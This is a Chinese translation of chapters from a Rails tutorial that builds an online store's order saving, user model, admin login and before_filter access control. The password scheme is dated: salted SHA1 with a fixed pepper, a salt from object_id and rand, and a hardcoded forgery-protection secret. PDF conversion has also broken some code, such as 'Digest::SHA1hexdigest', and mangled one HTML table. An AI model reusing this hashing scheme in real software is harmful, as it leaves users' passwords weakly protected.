在 save_order 方法中，我们假设 Order 对象已经提供了 add_line_items_from_cart() 方法，所以现在就要实现这个方法。

```
depot_p/app/models/order.rb
def add_line_items_from_cart(cart)
  cart.items.each do |item|
    li = LineItem.from_cart_item(item)
    line_items << li
  end
end
```

可以看到，我们不用做任何额外的工作来处理外键，例如在订单项中设置 order_id 字段以便引用新建的订单之类。Rails 已经在 has_many() 和 belongs_to() 声明中帮我们做好了这些工作。我们在第 4 行里往 line_items 集合中新增一个订单项，Rails 就会负责帮我们处理外键关联。

Order 类中的这个方法又会用到 LineItem 模型类中一个简单的辅助方法，该方法会根据购物车中的物品新建一个订单项。

```
depot_p/app/models/line_item.rb
class LineItem < ActiveRecord::Base
  belongs_to :order
  belongs_to :product

  def self.from_cart_item(cart_item)
    li = self.new
    li.product      = cart_item.product
    li.quantity    = cart_item.quantity
    li.total_price = cart_item.price
    li
  end
end
```

我们先来测试一下。进入付账页面，不填写任何字段，直接点击 **Place Order** 按钮。此时系统应该重新显示付账页面，并且给出错误信息，提示哪些字段尚未填写完成，如图 10.3 所示。（如果你跟着我们一路走到这儿，又看到了 **No action responded to save_order** 这样的消息，这可能是因为把 save_order() 方法写在 private 声明的下面了。私有方法是不能作为 action 调用的。）

如果我们填入一些数据（如图 10.4 上图所示），再点击 **Place Order** 按钮，就会回到货品列表页面（如图 10.4 下图所示）。但这个功能是不是真的有效？我们来看看数据库⁶。

```
depot> sqlite3 -line db/development.sqlite3
SQLite version 3.4.0
Enter ".help" for instructions
sqlite> select * from orders;
  id = 1
  name = Dave Thomas
  address = 123 Main St
  email = customer@pragprog.com
  pay_type = check
  created_at = 2008-06-09 13:40:40
  updated_at = 2008-06-09 13:40:40

sqlite> select * from line_items;
  id = 1
  product_id = 3
  order_id = 1
  quantity = 1
  total_price = 28.5
  created_at = 2008-06-09 13:40:40
  updated_at = 2008-06-09 13:40:40

sqlite> .quit
```

147




图 10.3 齐了！每个字段都得到了验证

⁶ 如果想在操作数据库时少敲几次键，可以在你的用户主目录下创建一个名为.sqlite3rc 的文件，在其中写这么两行：
.mode line 和 ATTACH DATABASE db/development.sqlite3 AS development

最后一点 Ajax 修改

在接受订单之后，我们将用户重定向回到首页，并显示一条 flash 信息：“Thank you for your order.”如果用户继续购物，并且又允许 JavaScript 在浏览器中运行，那么购物车会在页面的边栏里显示，往其中放入货品也不会重绘主页面——也就是说，这条 flash 信息会一直显示在页面上。相比之下，我们更希望在顾客往购物车中放入货品之后让这条信息消失（如果浏览器禁用 JavaScript，效果就是这样）。还好，弥补的办法很简单：只要在选购物品之后把包含 flash 信息的

隐藏起来即可。不过，没有什么事情会真的那么简单。

首先想到的办法是在 `add_to_cart.js.rjs` 中加上这么一行。

```
page[:notice].hide
# rest as before...
```

可是这不管用。当我们首次进入在线商店时，flash 中什么都没有，所以 id 叫 notice 的这个

也不会显示出来；由于没有这么一个

，rjs 模板生成的 JavaScript 在尝试隐藏这个

时就会出错，剩下的脚本就不会运行了。结果是，我们将再也无法看到边栏中的购物车被更新。◀ 148




图 10.4 第一次成功的付款

最终的解决方案有些类似于 hack：只有当这个

存在时，我们才想运行.hide 方法。但 RJS 并没有提供这种“检查某个 div 是否存在”的功能。不过，RJS 允许我们遍历页面上所有与指定的 CSS selector 模式匹配的元素，所以我们不妨遍历所有 id 为 notice 的

标记。在遍历的过程中我们可能找到一个元素，并会把它隐藏起来；也可能一个元素都找不到，此时就不会调用 hide 方法。

```
depot_p/app/views/store/add_to_cart.js.rjs
page.select("div#notice").each { |div| div.hide }

page.replace_html("cart", :partial => "cart", :object => @cart)

page[:cart].visual_effect :blind_down if @cart.total_items == 1

page[:current_item].visual_effect :highlight,
  :startcolor => "#88ff88",
  :endcolor => "#114411"
```

客户感到很满意。我们已经实现了货品维护、基本的列表页面、购物车，现在又有了一个简单的订单系统。显然我们还必须提供某种发货功能，不过这可以等到下一个迭代。（本书将不再介绍那个迭代，因为其中没有包含更多关于 Rails 的新东西。）

我们做了什么

时间不长，我们已经干了不少事：

- 我们新建了 orders 和 line_items 两张表（以及对应的模型类），并将它们连接起来。
- 我们创建了一张表单，用于搜集订单详细信息，并将其与 Order 模型类关联起来。
- 我们添加了数据校验，并利用辅助方法将错误信息回显给用户。

游戏时间

下面的东西，不妨自己动手试试。

- 跟踪购买流程，查看 save_order、add_line_items_from_cart 和 from_cart_item 等方法。控制器、Order 模型以及 LineItem 模型是否良好地解耦合了？（要回答这一问题，请考虑潜在的变更需求——如果修改某些东西，例如给购物车条目新增一个字段，是否会影响其他地方的代码？）你能找到更好的办法来减少耦合吗？
- 如果付账页面已经显示出来，而你又点击了边栏上的 **Checkout** 按钮，会发生什么？能否想个办法在这种情况下禁用这个按钮？（提示：在控制器中设置的变量不仅可以在直接渲染的视图模板中可以访问，在布局模板中同样可以访问。）
- 各种支付类型目前以常量的形式保存在 Order 类中，你能把它们移到数据库中吗？迁移之后能否继续保持数据校验工作如常？

（更多提示请看 [http://pragprog.wikidot.com/rails-play-time。）](http://pragprog.wikidot.com/rails-play-time。)

150

151

在本章中，我们将会看到以下内容：

- 为模型对象添加虚拟属性
- 不对应于模型对象的表单
- 在 session 中保存身份认证信息
- 使用数据库事务
- 更多的数据校验
- 用一个 action 完成对表单的所有处理
- 使用 script/console 钩子
- 编写 ActiveRecord 钩子

第 11 章

任务 F：管理

Task F: Administration

客户非常开心——在很短的时间里，我们一起完成了基本的购物车功能，她已经可以把这些展示给顾客看。不过，她还希望做一点修改：目前，任何人都可以访问后台管理功能，她希望再加上一个基本的用户管理系统，当进入站点管理功能时要求用户先登录。

我们也很乐意做这件事，因为这让我们有机会尝试一下虚拟属性和过滤器，而且还让我们有机会进一步完善应用程序。

与客户交流之后，我们认为并不需要给应用程序加上一个特别复杂的安全系统，只需要根据用户名和密码识别用户即可。只要通过用户识别，该用户就可以使用所有的管理功能。

11.1 迭代 F1：添加用户

Iteration F1: Adding Users

我们先来创建一张简单的数据库表，用于保存用户名和经过加密的密码，以便管理之用。我们不能直接以明文形式保存密码，而是要首先对其进行 SHA1 加密，然后保存一个 160 位的散列码。当用户再次登录时，我们会对他输入的密码做同样的加密处理，并将加密的结果与数据库中保存的散列码进行比较。为了让系统更加安全，我们还对密码做了 salt 处理：当生成散列值时将密码与一个伪随机字符串组合之后再生成散列码。¹

```
depot> ruby script/generate scaffold \
  user name:string hashed_password:string salt:string
```

这个操作会修改 config/routes.rb 文件。而出于性能考虑，这个文件在运行时是被缓存起来的。所以，请先重启服务器。

然后，来看看 Rails 帮我们生成的数据迁移任务：

```
depot> p/db/migrate/20080601000007_create_users.rb
class CreateUsers < ActiveRecord::Migration
  def self.up
    create_table :users do |t|
      t.string :name
```

¹ 如果读者想知道实现这一策略的其他做法，请参阅 Chad Fowler 的著作 *Rails Recipes* [Fow06] 中的“身份认证”(Authentication)与“基于角色的授权”(Role-Based Authentication)两个章节。

```

t.string :hashed_password
t.string :salt

t.timestamps
end
end

def self.down
drop_table :users
end
end

```

和以往一样，运行这个迁移任务。

```
depot> rake db:migrate
```

下面该轮到 User 模型类粉墨登场了。乍一看这事似乎挺麻烦，因为从应用程序的角度来说，User 类只能得到明文的密码；而在数据库这边，保存下来的却是 salt 值与密码散列值。我们还是一步步来吧，首先看看数据校验的部分。

```

depot_p/app/models/user.rb
class User < ActiveRecord::Base

validates_presence_of :name
validates_uniqueness_of :name

attr_accessor :password_confirmation
validates_confirmation_of :password

validate :password_non_blank

private

def password_non_blank
  errors.add(:password, "Missing password") if hashed_password.blank?
end
end

```

这么一个简单的模型类，里面的校验规则可真不少。我们首先检查用户名与密码都不为空，并且要求用户名是全局唯一的（也就是说，不允许数据库中有两个用户起同一个用户名）。随后是一句神秘的 validates_confirmation_of 声明。

你肯定用过这样的表单：你要首先输入一遍密码，然后在另一个输入框中再输入一遍密码，以确保你所输入的正是你想输入的。现在好了，Rails 可以自动地校验这两遍输入的密码是否相同。马上我们就会看到这是如何发生的，现在只须知道：表单里有两个密码输入框，其中一个是真正的密码，另一个则用来确认密码输入正确。

最后，我们用一个校验钩子来检查密码已经被设上了值，但我们不会直接检查 password 属性。为什么？因为这个属性并不真的存在——至少不存在于数据库里。所以我们需要检查它的替身——也就是经过散列加密的密码——存在。为了充分理解其中的奥妙，我们必须首先明白如何保存密码。

首先我们想知道如何对密码散列加密。这里的关键在于生成一个唯一的 salt 值，将其与密码明文组合成为一个字符串，然后对这个字符串进行 SHA1 加密，得到一个 40 字符的字符串（其中的内容是一个十六进制数）。我们把这一逻辑写在一个私有的类方法中。（此外还必须引用 digest/sha1 库，参见原书第 157 页的代码列表。）

```

depot_p/app/models/user.rb
def self.encrypted_password(password, salt)
  string_to_hash = password + "wibble" + salt
  Digest::SHA1hexdigest(string_to_hash)
end

```

将一个随机数与对象 ID 组合起来，就得到了我们需要的 salt 字符串——salt 值是什么并不重要，只要它是无法预测的就行（譬如说，用时间作为 salt 值的熵¹就不如用随机字符串来得高）。最后，把这个 salt 值放进模型对象的 salt 属性中。再提醒一遍，这是一个私有方法，所以请把它放在 private 关键字的后面。

```
depot_p/app/models/user.rb
def create_new_salt
  self.salt = self.object_id.to_s + rand.to_s
end
```

代码里出现了一点新鲜东西：我们在代码里写 `self.salt=...`，以强制调用 `salt=` 方法——准确地说是“调用当前对象的 `salt=` 方法”。如果没有 `self.` 的话，Ruby 会认为我们正在给一个局部变量赋值，那我们的代码就没有效果了。²

155

我们还需要写一点代码，确保每当明文密码被放进 User 对象时，都会自动生成加密后的散列码（后者将被存入数据库）。为此，我们将把“明文密码”变成模型中的一个虚拟属性 (*virtual attribute*)——它从应用程序的角度看上去像是个属性，但却不会被存入数据库。

如果不是需要生成散列码，那么只要使用 Ruby 提供的 `attr_accessor` 声明就行了。

```
attr_accessor :password
```

`attr_accessor` 会在幕后生成两个属性访问方法：一个名叫 `password` 的读方法，以及一个名叫 `password=` 的写方法——写方法的名称以等号结尾，意味着它是可以被赋值的。我们不打算使用标准的访问方法，而是自己动手来实现访问方法，在写方法中生成一个新的 salt 值，然后用它来生成密码散列值。

```
depot_p/app/models/user.rb
def password
  @password
end

def password=(pwd)
  @password = pwd
  return if pwd.blank?
  create_new_salt
  self.hashed_password = User.encrypted_password(self.password, self.salt)
end
```

还有最后一件事：我们需要写一个 `public` 方法，如果用户提供了正确的用户名和密码，它就返回一个 `User` 对象。由于用户输入的密码是明文，所以我们必须根据用户名取出数据库中的记录，然后根据记录中的 salt 值再对密码做一次散列处理；如果密码散列值与数据库中保存的值匹配，则返回 `User` 对象。现在我们就可以用这个方法来验证用户身份了。

```
depot_p/app/models/user.rb
def self.authenticate(name, password)
  user = self.find_by_name(name)
  if user
    expected_password = encrypted_password(password, user.salt)
    if user.hashed_password != expected_password
      user = nil
    end
  end
end
```

¹ 译者注：即“混乱度”或者“不可预测度”。

² 虽然直接给实例变量赋值也能得到正确的结果，但这会把你的业务代码与 ActiveRecord 的实现绑定——后者是有可能变化的。类似 `salt=salt=` 这样的属性访问方法是访问底层模型字段的“官方”接口，因此最好通过它们来访问这些字段，而不是直接访问实例变量。既然这些访问方法构成了模型类的公共接口，这个类首先就应该以身作则，通过这些接口来使用其中的数据。如果在模型类内部使用 `@xxx`，而在外部使用 `xxx`，将来出现混乱的可能性就会大大增加。

```

    end
  end
  user
end

```

156

这段代码还使用了一个 ActiveRecord 小花招：方法的第一行调用了 `find_by_name` 方法，但你哪儿都找不到这么一个代码。不过别担心，ActiveRecord 会注意到我们调用了一个未经定义的方法，并且该方法的名字以 `find_by` 开头、以一个字段名结尾，所以它会自动帮我们创建一个查找方法，并将其添加到模型类上。在原书第 337 页我们还会深入讨论这类动态查找方法。

User 模型类的代码确实不少，不过这也向我们展示了如何在模型类中包含业务逻辑。在回头关注控制器之前，再来看看完整的模型类代码吧。

```

depot p/app/models/user.rb
require 'digest/sha1'

class User < ActiveRecord::Base

  validates_presence_of :name
  validates_uniqueness_of :name

  attr_accessor :password_confirmation
  validates_confirmation_of :password

  validate :password_non_blank

  def self.authenticate(name, password)
    user = self.find_by_name(name)
    if user
      expected_password = encrypted_password(password, user.salt)
      if user.hashed_password != expected_password
        user = nil
      end
    end
    user
  end

  # 'password' is a virtual attribute
  def password
    @password
  end

  def password=(pwd)
    @password = pwd
    return if pwd.blank?
    create_new_salt
    self.hashed_password = User.encrypted_password(self.password, self.salt)
  end

  private

  def password_non_blank
    errors.add(:password, "Missing password") if hashed_password.blank?
  end

  def create_new_salt
    self.salt = self.object_id.to_s + rand.to_s
  end

  def self.encrypted_password(password, salt)
    string_to_hash = password + "wibble" + salt
    Digest::SHA1hexdigest(string_to_hash)
  end
end

```

157

管理用户

除了模型和数据库，我们还得到了脚手架生成的代码可以用于管理这个模型。不过这些代码还要调整（主要是删减）才能达到可用的标准。

我们先从控制器开始吧。脚手架生成的控制器中定义了标准的方法：`index`、`show`、`new`、`edit`、`update`、`create` 和 `delete`。但对于“用户”这个模型而言，着实没什么可 `show` 的——它仅有信息也就是用户名和一个不可读的、经过散列加密的密码。所以，在创建或更新操作完成后，我们不想展示用户的信息，而是把浏览器重定向到 `index` 页面，并在 `flash` 中加上用户名作为提醒。

既然已经看到 `index` 方法了，就顺便把其中列出的用户按姓名排个序吧：

```
depot p/app/controllers/users_controller.rb
class UsersController < ApplicationController
  # GET /users
  # GET /users.xml
  def index
    @users = User.find(:all, :order => :name)

    respond_to do |format|
      format.html # index.html.erb
      format.xml { render :xml => @users }
    end
  end

  # GET /users/1
  # GET /users/1.xml
  def show
    @user = User.find(params[:id])

    respond_to do |format|
      format.html # show.html.erb
      format.xml { render :xml => @user }
    end
  end

  # GET /users/new
  # GET /users/new.xml
  def new
    @user = User.new

    respond_to do |format|
      format.html # new.html.erb
      format.xml { render :xml => @user }
    end
  end

  # GET /users/1/edit
  def edit
    @user = User.find(params[:id])
  end

  # POST /users
  # POST /users.xml
  def create
    @user = User.new(params[:user])

    respond_to do |format|
      if @user.save
        flash[:notice] = "User #{@user.name} was successfully created."
        format.html { redirect_to(:action=>'index') }
        format.xml { render :xml => @user, :status => :created,
          :location => @user }
      else
        format.html { render :template => 'new' }
        format.xml { render :xml => @user, :status => :unprocessable_entity }
      end
    end
  end
end
```

< 158

```

    format.html { render :action => "new" }
    format.xml { render :xml => @user.errors,
                 :status => :unprocessable_entity }
  end
end
end

# PUT /users/1
# PUT /users/1.xml
def update
  @user = User.find(params[:id])

  respond_to do |format|
    if @user.update_attributes(params[:user])
      flash[:notice] = "User #{@user.name} was successfully updated."
      format.html { redirect_to(:action=>'index') }
      format.xml { head :ok }
    else
      format.html { render :action => "edit" }
      format.xml { render :xml => @user.errors,
                   :status => :unprocessable_entity }
    end
  end
end

# DELETE /users/1
# DELETE /users/1.xml
def destroy
  @user = User.find(params[:id])
  @user.destroy
  respond_to do |format|
    format.html { redirect_to(users_url) }
    format.xml { head :ok }
  end
end
end

```

而且，用户列表页面提供了太多的信息，尤其是加密后的密码和 salt 值都被显示出来了。我们直接把这些不必要的信息行删掉，得到了一个大为简化的视图：

```

depot_p/app/views/users/index.html.erb
<h1>Listing users</h1>



| Name               |                             |                                             |                                                                                 |
|--------------------|-----------------------------|---------------------------------------------|---------------------------------------------------------------------------------|
| <%= h user.name %> | <%= link_to 'Show', user %> | <%= link_to 'Edit', edit_user_path(user) %> | <%= link_to 'Destroy', user, :confirm => 'Are you sure?', :method => :delete %> |


<br />
<%= link_to 'New user', new_user_path %>

```

最后，我们还要修改用于创建用户的表单。首先要把密码密文和 salt 值从表单中拿掉，代之以密码明文和密码确认字段。随后再用一个`<fieldset>`标记把整个表单包裹起来，并给它加上`<legend>`标记。最后用一个`<div>`包裹在最外层，并按照样式表中的定义指定它的 class 值。

```
depot_p/app/views/users/new.html.erb
<div class="depot-form">

<% form_for(@user) do |f| %>
<%= f.error_messages %>

<fieldset>
<legend>Enter User Details</legend>

<div>
<%= f.label :name %>:
<%= f.text_field :name, :size => 40 %>
</div> <span style="float: right;">160

<div>
<%= f.label :password, 'Password' %>:
<%= f.password_field :password, :size => 40 %>
</div>

<div>
<%= f.label :password_confirmation, 'Confirm' %>:
<%= f.password_field :password_confirmation, :size => 40 %>
</div>

<div>
<%= f.submit "Add User", :class => "submit" %>
</div>

</fieldset>
<% end %>


</div>
```

这就行了：现在我们已经能够把用户信息存入数据库了。不过在动手试用之前，先把样式表加上。和以前一样，只要修改所有与“用户管理”相关的布局页面就行了：

```
depot_p/app/views/layouts/users.html.erb
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8" />
<title>Users: <%= controller.action_name %></title>
<%= stylesheet_link_tag 'scaffold', 'depot' %>
</head>
```

我们来试试看。访问 <http://localhost:3000/users/new>，你就会看到这个精美的页面。



点击 **Add User**，页面会显示一条令人愉悦的 flash 提示。现在看看数据库，用户信息已经保存进去了。（当然，你在数据库中看到的内容会有所不同，因为 salt 值是随机生成的。）

```
depot> sqlite3 -line db/development.sqlite3 "select * from users"
id = 1
```

```

name = dave
hashed_password = a12b1dbb97d3843ee27626b2bb96447941887ded
salt = 203333500.653238054564258
created_at = 2008-05-19 21:40:19
updated_at = 2008-05-19 21:40:19

```

11.2 迭代 F2：登录

Iteration F2: Logging In

客户希望给在线商店加上“管理员登录”的功能。可是，那究竟是指什么呢？

- 我们需要提供一张表单，以便管理员输入用户名和密码。
- 在管理员登录以后，我们须要在 session 中记录这一事实，直到他们登出为止。
- 我们要限制对应用程序中管理端的访问：只允许以管理员身份登录的用户访问。

所以，我们需要某个控制器提供一个 `login()` 方法，该方法要在 `session` 中记录一些东西，以证明这里有一位管理员登录了。为此，我们先来创建一个 `admin` 控制器，其中有三个 action: `login`、`logout` 和 `index`（对应一个简单的管理员欢迎界面）：

```

depot> ruby script/generate controller admin login logout index
exists app/controllers/
exists app/helpers/
create app/views/admin
exists test/functional/
create app/controllers/admin_controller.rb
create test/functional/admin_controller_test.rb
create app/helpers/admin_helper.rbs
create app/views/admin/login.html.erb
create app/views/admin/logout.html.erb
create app/views/admin/index.html.erb

```

当管理员登录时，`login` 方法要在 `session` 中记录某些信息。我们就在 `:user_id` 这个键下记录对应 `User` 对象的 ID 吧。于是，登录功能的代码就如下所示：

```

depot_p/app/controllers/admin_controller.rb
def login
  if request.post?
    user = User.authenticate(params[:name], params[:password])
    if user
      session[:user_id] = user.id
      redirect_to(:action => "index")
    else
      flash.now[:notice] = "Invalid user/password combination"
    end
  end
end

```

在这个方法内部，我们会判断收到的请求究竟是要显示初始的空表单呢，还是要将已经填好的表单中的数据存入数据库。这并不困难：只要检查请求所使用的 HTTP 方法即可。如果请求来自一个 `` 链接，我们收到的将是一个 GET 请求；如果请求中包含了表单数据（也就是说，它来自用户点击“提交”按钮），我们就会看到一个 POST 请求。（正因为如此，这种风格有时也被称作“postback 处理”。）

有了 postback 处理，就不再需要发起一次重定向了，因此也不需要让 `flash` 信息出现在本次请求之外。所以我们使用了 `flash.now` 这个变量，其中的信息不会被存入 `session`，因此只在当前请求的范围内有效。

这里也有些新东西：我们所使用的表单并非与模型对象直接关联。要明白其中的奥妙，我们还得去看看 `login` 所使用的模板。

```
depot_p/app/views/admin/login.html.erb
<div class="depot-form">
  <% form_tag do %>
    <fieldset>
      <legend>Please Log In</legend>

      <div>
        <label for="name">Name:</label>
        <%= text_field_tag :name, params[:name] %>
      </div>

      <div>
        <label for="password">Password:</label>
        <%= password_field_tag :password, params[:password] %>
      </div>

      <div>
        <%= submit_tag "Login" %>
      </div>
    </fieldset>
  <% end %>
</div>
```

这个表单与先前看到的有所不同：它没有使用 `form_for` 方法，而是使用了 `form_tag`——后者只是生成一个普通的 HTML `<form>` 标记而已。在表单内部又用到了 `text_field_tag` 和 `password_field_tag` 方法，这两个辅助方法都是用于生成 HTML `<input>` 标记的，它们都接收两个参数：输入字段的名称，以及填入其中的初始值。这样使用表单，让我们可以把 `params` 中的值直接与表单输入字段关联起来——不需要任何模型对象作为中介。在这里，我们直接使用了 `params` 对象；另外也可以由控制器来提供实例变量给视图使用。




图 11.1 控制器、模板与浏览器之间的参数流转

这种表单的工作流程如图 11.1 所示。请注意表单字段的值是如何通过 `params` 在控制器与视图之间流转的：视图从 `params[:name]` 中取出值来显示；当用户提交表单时，控制器又可以通过同样的方式得到修改后的值。

如果用户成功登录了，我们就把用户 id 保存在 `session` 数据里。根据 `session` 里是否有这个值出现，我们就可以判断是否有管理员用户登录。

164

最后，该加上 index 页面了——这可是管理员登录之后第一个看到的页面。我们想把这个页面做得有用一点：在这里显示在线商店的订单总数。请在 app/views/login 目录下创建 index.rhtml 模板文件。（这个模板用到了 pluralize() 辅助方法，在这里它会生成 “order” 或 “orders” 字符串——取决于第一个参数的值。）


```
depot_r/app/views/admin/index.html.erb
<h1>Welcome</h1>
```

```
It's <%= Time.now %>
We have <%= pluralize(@total_orders, "order" ) %>.
```

index() 方法则会设置订单数量。

```
depot_r/app/controllers/admin_controller.rb
def index
  @total_orders = Order.count
end
```

现在，我们可以体验作为管理员登录的快乐了。



我们向客户作了展示，不过她指出：仍然没有控制住对管理端页面的访问——毕竟，只能允许管理员访问，那才是要点所在。

11.3 迭代 F3：访问控制

Iteration F3: Limiting Access

对于没有以管理员身份登录的人，我们希望阻止他们访问管理端的页面。看起来，用 Rails 提供的过滤器（filter）工具实现这一功能并不困难。

165

Rails 的过滤器允许对 action 方法调用进行拦截，在调用 action 方法之前或之后加上我们自己的处理逻辑。在这里，我们要使用前置过滤器（before filter）来拦截所有对 admin 控制器中 action 的调用。拦截器将对 session[:user_id] 进行检查：如果这里有值，并且又能够与数据库中的用户对应上，就说明管理员已经登录了，调用就会继续进行；如果 session[:user_id] 没有值，拦截器就会发起一次重定向，将用户引导到登录页面。

这个方法应该放在哪里？当然，可以将它直接放在 admin 控制器中，但由于某些原因（很快会解释），我们要把它放在 ApplicationController 中——这是所有控制器的父类，它位于 app/controllers/application.rb 文件³ 中。同时请注意，我们需要限制对这个方法的访问，因为

³ 从 Rails 2.3 起，这个文件将改名为 application_controller.rb。

application.rb 中的方法会成为所有控制器的实例方法，其中所有的 public 方法都会以 action 的形式暴露给最终用户。

```
depot_p/app/controllers/application.rb
# Filters added to this controller apply to all controllers in the application.
# Likewise, all the methods added will be available for all controllers.

class ApplicationController < ActionController::Base
  before_filter :authorize, :except => :login
  helper :all # include all helpers, all the time

  # See ActionController::RequestForgeryProtection for details
  # Uncomment the :secret if you're not using the cookie session store
  protect_from_forgery :secret => '8fc080370e56e929a2d5afca5540a0f7'

  # See ActionController::Base for details
  # Uncomment this to filter the contents of submitted sensitive data parameters
  # from your application log (in this case, all fields with names like "password").
  # filter_parameter_logging :password

protected
  def authorize
    unless User.find_by_id(session[:user_id])
      flash[:notice] = "Please log in"
      redirect_to :controller => 'admin' , :action => 'login'
    end
  end
end
```

只要在 AdminController 中加上一行代码，就可以在调用任何 action 之前首先调用这个用于身份认证的方法。请注意，我们给所有控制器的所有 action 都加上了这个过滤器，只有 login 除外——整个应用只有一个 login action，它就在 admin 控制器中。

请注意，我们已经做过头了：连 store 控制器也被限制为只允许管理员访问。这不是我们想要的。

我们可以在过滤器声明中明确列出哪些 action 需要权限控制。这种做法叫做“黑名单”，它很容易造成疏漏。更好的做法是“白名单”：列出哪些 action 或控制器不需要权限控制——例如我们的 login 方法。我们只要在 StoreController 中覆盖 authorize 方法，就可以使这个控制器免于权限控制。

更友好的登录系统

按照目前的代码，如果管理员尝试在未登录的状态下访问受限的页面，他就会被引到登录页面上；在完成登录之后，接着出现的是统一的状态页面——用户最初的请求已经被遗忘了。如果你愿意的话，也可以对应用程序稍作修改，在用户登录之后将其引到最初请求的页面。

首先，如果 authorize() 方法需要让用户去登录的话，应该同时将当前请求的 URI 记在 session 中。

```
def authorize
  unless User.find_by_id(session[:user_id])
    session[:original_uri] = request.request_uri
    flash[:notice] = "Please log in"
    redirect_to :controller => 'login' , :action => 'login'
  end
end
```

一旦用户登录成功，我们就可以检查 session 中是否保存了一个请求 URI；如果有的话，就将用户请求重定向到他原本请求的地址。

```
def login
  session[:user_id] = nil
```

```

if request.post?
  user = User.authenticate(params[:name], params[:password])
  if user
    session[:user_id] = user.id
    uri = session[:original_uri]
    session[:original_uri] = nil
    redirect_to(uri || { :action => "index" })
  else
    flash.now[:notice] = "Invalid user/password combination"
  end
end
end

```

```

depot q/app/controllers/store_controller.rb
class StoreController < ApplicationController
  ...
protected

  def authorize
  end
end

```

167 ➤

如果你一直照着本书的介绍来做，现在请删除 session 文件（因为你已经登录了）。

```
depot> rake db:sessions:clear
```

